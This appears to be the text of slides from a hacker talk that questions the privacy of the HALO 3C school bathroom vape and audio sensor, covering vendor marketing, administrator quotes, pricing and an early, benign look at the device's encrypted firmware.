

Unmasking the Snitch Puck

the creepy IoT surveillance tech in the school bathroom

PSA

- Vaping is bad for you
- We don't think kids should vape

but...

- Suppose you're a kid in school, and you *do* want to vape
 - Where do you go that has reasonable privacy?
 - Go into the bathroom, hit the vape
 - The smoke detector lights up, threatens to call security
-
- Or what if a girl wants to tell her best friend she might be pregnant, and is thinking about an abortion?
 - In a state where abortion is illegal?
 - **What if the smoke detector is recording her conversation?**

```
$ whoami  
rey
```



```
ufo@alien:~# arp-scan --localnet
Interface: wlan0, type: EN10MB, MAC: 2c:8d:b1:5d:8e:91, IPv4: 192.168.1.6
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1    f8:32:e4:54:1e:d1    ASIISTek COMPUTER INC.
192.168.1.2    b0:b3:53:d1:04:b3    IPvideo Corporation
```



MOTOROLA SOLUTIONS

Solving for safer



IPVideo Corporation

Software Development

Bay Shore, NY · 3,178 followers



View all 31 employees

Website

<https://www.ipvideocorp.com>

Industry

Software Development

Company size

11-50 employees

Headquarters

Bay Shore, NY

Type

Public Company

Specialties

Video Surveillance & Management (VMS), Physical Security Information Management (PSIM), Common Operating Picture (COP), System Design, IP Cameras, Mobile Command Vehicles, Synchronized Audio & Video in HD, and Pure IP Access Control

previous products from IPVideo

- SentryVMS® Video Management System (VMS)
- C3fusion® Physical Security Information Management (PSIM)
- AVfusion®
 - create perfectly synchronized A/V recordings for non-security applications

HALO 3C/3C-PC SMART SENSOR

HALO 3C/3C-PC Smart Sensor enhances workplace health, safety and environmental monitoring by detecting health hazards, vape and smoke.

- ✓ Comprehensive all-in-one sensor
- ✓ Real-time configurable alerts
- ✓ Integrates with existing security systems
- ✓ Occupancy tracking – 3C-PC only

[Get pricing](#)

[Free smart sensor guide](#)



Health Index



Air Quality Index



Vape and THC



Safety



Keyword



Gunshot

Key Features

1. Add-on option only available to HALO Cloud customers 2. Available in the HALO 3C-PC model only

HEALTH



Health Index



Air Quality Index



Carbon Monoxide



Carbon Dioxide



Nitrogen Dioxide



Relative Humidity



Temperature



TVOC



Particulates



Chemicals

SAFETY



Help
(Spoken Keyword)



Emergency Alert
Lighting



Panic Button¹



Occupancy
(People Counter)²



Gunshot



Aggression



Motion



Tamper

VAPE



THC



Vape



Vape Masking



Smoking

Vape, THC and smoke detection

HALO 3C/3C-PC Sensor detects airborne contaminants, primarily vape smoke, like nicotine and THC. It can also identify attempts to mask these substances and detect other harmful airborne contaminants.

- ✓ Reinforces non-smoking policies
- ✓ Improves accuracy with dynamic algorithm
- ✓ Promotes healthier, safer spaces
- ✓ Meets EPA air quality standards

[Learn more](#)

Can the HALO 3C/3C-PC be used in schools?


Yes. The HALO 3C/3C-PC is widely used in schools to detect vaping, monitor air quality and identify aggression, helping create safer learning environments.

Security and emergency alerts

Advanced audio analytics can be programmed to detect specific keywords, abnormal noise and motion. It can also detect shouting or gunshots, enhancing security and enabling rapid emergency response.

- ✓ Five programmed spoken keyword triggers
- ✓ Applies aggression detection through analytics
- ✓ Identifies gunshots by sound pattern & frequency
- ✓ Ensures privacy without audio recording

[Learn more](#)



"With the surveillance technology that we have, with the detector sending the text, I can normally be there at a detector before that student leaves the bathroom," he said. "So most of the time, we're, we're right on the spot."

JAMIE SAVEALL

Assistant Principal in the Jessieville School District

"It's rather futuristic...It just gives us another layer to help keep our students safe and help keep them protected as well"

JON SALANKY

Principal, Webster Learning Center

"It gives us an alert if something is going on and it gives us a chance to check on what's happening, we do have certain punishments in place if people get caught. But the main thing is we want our students to say 'hey I don't want to do that, you know there is a vape detector in here, I'm not going to participate.' "

DR. WAYNE VICKERS

Superintendent, Alabaster City Schools, Alabaster, Alabama

"From an air quality index, I think it's going to be eye-opening to a number of schools...It's going to be surprising I think to really see how bad the air quality is. We have a school district in Ohio that someone ripped a door off a bathroom stall and that we were able to use the analytics and the reports to show when the noise happened within that bathroom. They checked the cameras, they identified the student, and was able to catch that student with the vandalism"

JIM GRASS

ACP CreativIT

similar pucks on the market

- Zeptive



similar pucks on the market

- Forensic Detectors



the #1 vape detector worldwide





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Solving for safer

December 18, 2023

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Motorola Solutions Acquires IPVideo, Creator of the HALO Smart Sensor



CHICAGO – Dec. 18, 2023 – Motorola Solutions (NYSE: MSI) has acquired IPVideo, the creator of the [HALO Smart Sensor](#), an all-in-one intelligent sensor that detects real-time health and safety threats. The company is based in Bay Shore, New York.



**HALO Smart Sensor
3C**

\$1,191.00

 Volition & more

30-day returns



**IPVideo Halo 3C Multi
IoT Sensor**

\$1,231.16

 Neobits.com

15-day returns



**IPVideo HALO 3C PC
Smart Sensor**

\$1,128.99

 CDW

30-day returns



Halo IOT Smart Sensor

\$2,909.34 ~~\$3,383~~

 School Specialty

Free delivery

30-day returns



**IPVideo Corporation
HALO-3C**

\$1,150.00

 BSA Security Integ...

30-day returns

maybe we can inspect the firmware updates?

Firmware

HALO 3C
2.15.0.13 FIRMWARE

[DOWNLOAD](#)

Release Date: April 10, 2025

```
ufo@alien:~# ent HAL0-2.14.3.0.457-3-FirmwareRelease.upk  
Entropy = 7.999993 bits per byte.
```

Optimum compression would reduce the size
of this 28804202 byte file by 0 percent.

Chi square distribution for 28804202 samples is 266.97, and randomly
would exceed this value 29.07 percent of the times.

Arithmetic mean value of data bytes is 127.5018 (127.5 = random).
Monte Carlo value for Pi is 3.141732664 (error 0.00 percent).
Serial correlation coefficient is -0.000012 (totally uncorrelated = 0.0).

back-burnered it for a while... :(

Item info



HALO Smart Sensor 3C HALO-3C Bluetooth 5.0, 2.4 Ghz air
quality sensor

\$479.99

Item number: 186846037383

Return window closed on Mar 27, 2025.

[Buy again](#)

[More actions](#) ▾

Portland Hacker Foundation

The Portland Hacker Foundation (PDXHF) is a 501(c)(3) nonprofit organization dedicated to empowering the hacker community in Portland. Our mission is to collect tax-deductible donations from individuals and organizations and distribute these funds as grants to people or groups building impactful projects, with a strong emphasis on information security and related fields that embody the hacker ethos. We focus on providing microgrants, typically in the range of \$1000, for initiatives where a modest investment can lead

pdxhf.org

Item info



HALO Smart Sensor 3C HALO-3C Bluetooth 5.0, 2.4 Ghz air quality sensor

\$479.99

Item number: 186846037383


Return window closed on Mar 27, 2025.

[Buy again](#)

[More actions](#) ▾


Delivery info


Delivered on Tue, Feb 25, 2025



60°










